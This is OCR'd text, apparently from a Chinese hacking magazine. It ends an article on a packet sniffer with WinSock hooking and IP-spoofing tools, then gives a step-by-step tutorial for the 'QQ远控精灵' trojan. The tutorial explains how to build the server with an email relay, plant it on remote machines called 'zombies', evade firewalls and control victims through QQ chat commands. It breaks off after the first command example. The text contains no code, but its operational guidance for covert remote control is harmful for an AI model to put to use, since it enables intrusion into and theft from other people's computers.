


图 18

工具8：WinSock HooK。首先输入需要HOOK的进程ID，如图18所示，我HOOK了我的QQ的Winsock通信，所得到的结果，呵呵，是不是很强呢？

工具9：TCP/UDP扫描，速度超快，如图19所示：

工具10：

IPSpoof哄骗工具，包括了TCP/UDP Spoof、ICMP Spoof、TCP Reset和NBT Name Service Spoof。

这下可以扔掉烦人的网络执法官、IP哄骗，我也可以，呵呵。如图20，图21所示 ：

除了这些外，还有其它一大堆可选的好工具，由于篇幅的原因，我这里就不给出截图了。

而且，是好是坏，大家还是亲自用了才知道．哦，忘了说，




图 20




图 21

这款IP Sniffer工具很小哦，加上Winpcap安装程序不到2.9M，方便你带着到处跑，又是绿色软件，不需要安装，消耗资源很小，不象Ethernet和Sniffer Pro，一用起来，就不用干其他事了。最后说一句，只会用工具的人不是高手，不会用工具的人更不是高手，适当的时候使用适当的工具，这才是高手。呵呵…愿朋友们有所收获。(本文中涉及到的工具“IP Sniffer”在光盘中有提供)

QQ远控精灵

天涯衰草

随着网络的普及给我们的工作和生活带来了极大的方便与乐趣，而即时通讯软件的广泛流行也拉近了网络用户之间的距离，所以现在QQ已经成为上网一族电脑中不可或缺的一款软件。可凡事都有其两面性，极度的流行可能就会感到“树大招风”，当网络用户在尽情享受QQ给我们的生活带来乐趣的同时，各种针对QQ的破坏工具给广大用户带来了诸多烦恼。其实不光是QQ，回想春节期间的MSN“性感鸡”病毒大爆发导致全国数万用户中毒，造成MSN乱发文件、机器死机、速度变慢等影响，给电脑用户造成了不少麻烦。现如今，通过即时通讯工具造成的病毒感染与黑客攻击，已对用户的信息安全构成了巨大威胁，广大用户在上网时一定要小心！

就在不久之前，一款名为“QQ远控精灵”的小木马又牢牢的吸引了大家的眼球，这是全球首个可以通过QQ来控制系统的木马。平时我们所使用的木马基本都采用C/S（客户端/服务端）模式，当木马的客户端和服务端进行连接以后，通过本地的客户端程序对远端的服务端进行远程控制。而“QQ远控精灵”放弃了客户端程序，主要是利用QQ聊天来进行远程控制，虽然木马的功能不是很多，但终于实现了不更改网关而在两个不同的局域网内部进行互控的梦想，技术含量虽然不是很高，不过思路的确很新颖。传统的木马要进行控制必须开辟新的端口，被发现的可能性很大，而且在两个不同的局域网中必须使用端口映射技术才行；而“QQ远控精灵”这样的控制方式在防火墙看来是合法的，可以使大多数防火墙失效，相对就更危险、更难防范。今天，我就为大家演示一下这个新颖的小木马。

一、设置服务端

首先从网上下载最新版本的“QQ远控精灵”，下载完成后解压运行文件夹中的QQClient，就会弹出“QQ远控精灵”的操作界面，如图1所示。




图1

首先，我们来配置“QQ远控精灵”的服务端程序。在主界面的“输入识别代码”中输入你喜欢的五位代码，默认的识别代码是wsdgs，这主要用于防止别人控制你的肉鸡。点击操作界面中的“生成服务端”按钮，然后在弹出的“配置服务端”窗口中对其进行配置。由于QQ远控精灵的操作最后都需要通过电子邮件来辅助完成，所以配置服务端主要就是配置一个用户的电子邮件地址。“邮件地址”中填入你的邮件地址，例如：yonghu@21cn.com，然后程序将自动填入“用户名”以及“邮件服务器”。邮件服务器根据你的信箱的不同而不同，你可以从邮件服务商的主页进行查询，比如我使用的21cn的信箱，它的邮件服务器为：smtp.21cn.com。由于现在的邮件服务商在发送邮件时需要进行用户的身份确认，所以最后需要输入邮箱的密码，如图2所示。




图2

点击“发信测试”按钮对刚才的配置进行验证，如果你的信箱受到了一封主题为“QQ远控精灵邮件测试”的邮件的话，就表示刚才的配置是正确的最后填入，如果没有收到则说明刚才的配置有误，需要重新检查配置。最后点击“生成服务端”按钮就可以生成一个木马的服务器程序。

二、QQ控制

首先，我们通过各种方法将QQ远控精灵的服务端程序种植到远程计算机的系统中，在成功种植了服务端程序后，我们就可以通过QQ向对方发送相应的命令语句来通知远程计算机从而执行各种命令。由于“QQ远控精灵”和普通木马的使用有很大差别，它主要是使用命令语句来进行远程控制。有的网友会问，我们怎么能一下记住那些命令呢？其实很简单，通过在“QQ远控精灵”操作界面中的配置，用户很快就可以获得关于远程控制的各种控制命令代码，然后将这段代码复制到QQ的聊天窗口中发送给远程用户就可以了。下面就为大家简单的介绍一下“QQ远控精灵”主要的功能及命令参数的作用。

其实“QQ远控精灵”的命令生成过程都差不多，这里先说一个通用的方法吧！用户在“QQ远控精灵”的操作界面中点击那个命令下拉菜单，从中选择你需要执行的功能，在“生成命令”前面的对话框填写必须的路径（不需要时可以不填），先点击“生成命令”按钮，然后再点击“生成代码”命令，最后把生成的代码发给对方，就可以了。如果用户还是不明白，请看下面的示例。

示例1：列举进程并发送

用户首先在下拉菜单中选择“列举进程并发送”命令，因为该命令不需要指明什么路径，所以不需要输入路径。点击“生成命令”按钮，在这里不点也没关系，我们接着点击“生成代码”按钮，代码就出现了，如图3所示。




图3

我们只要把它复制到聊天对话框，发送给对方就可以了，如图4所示。

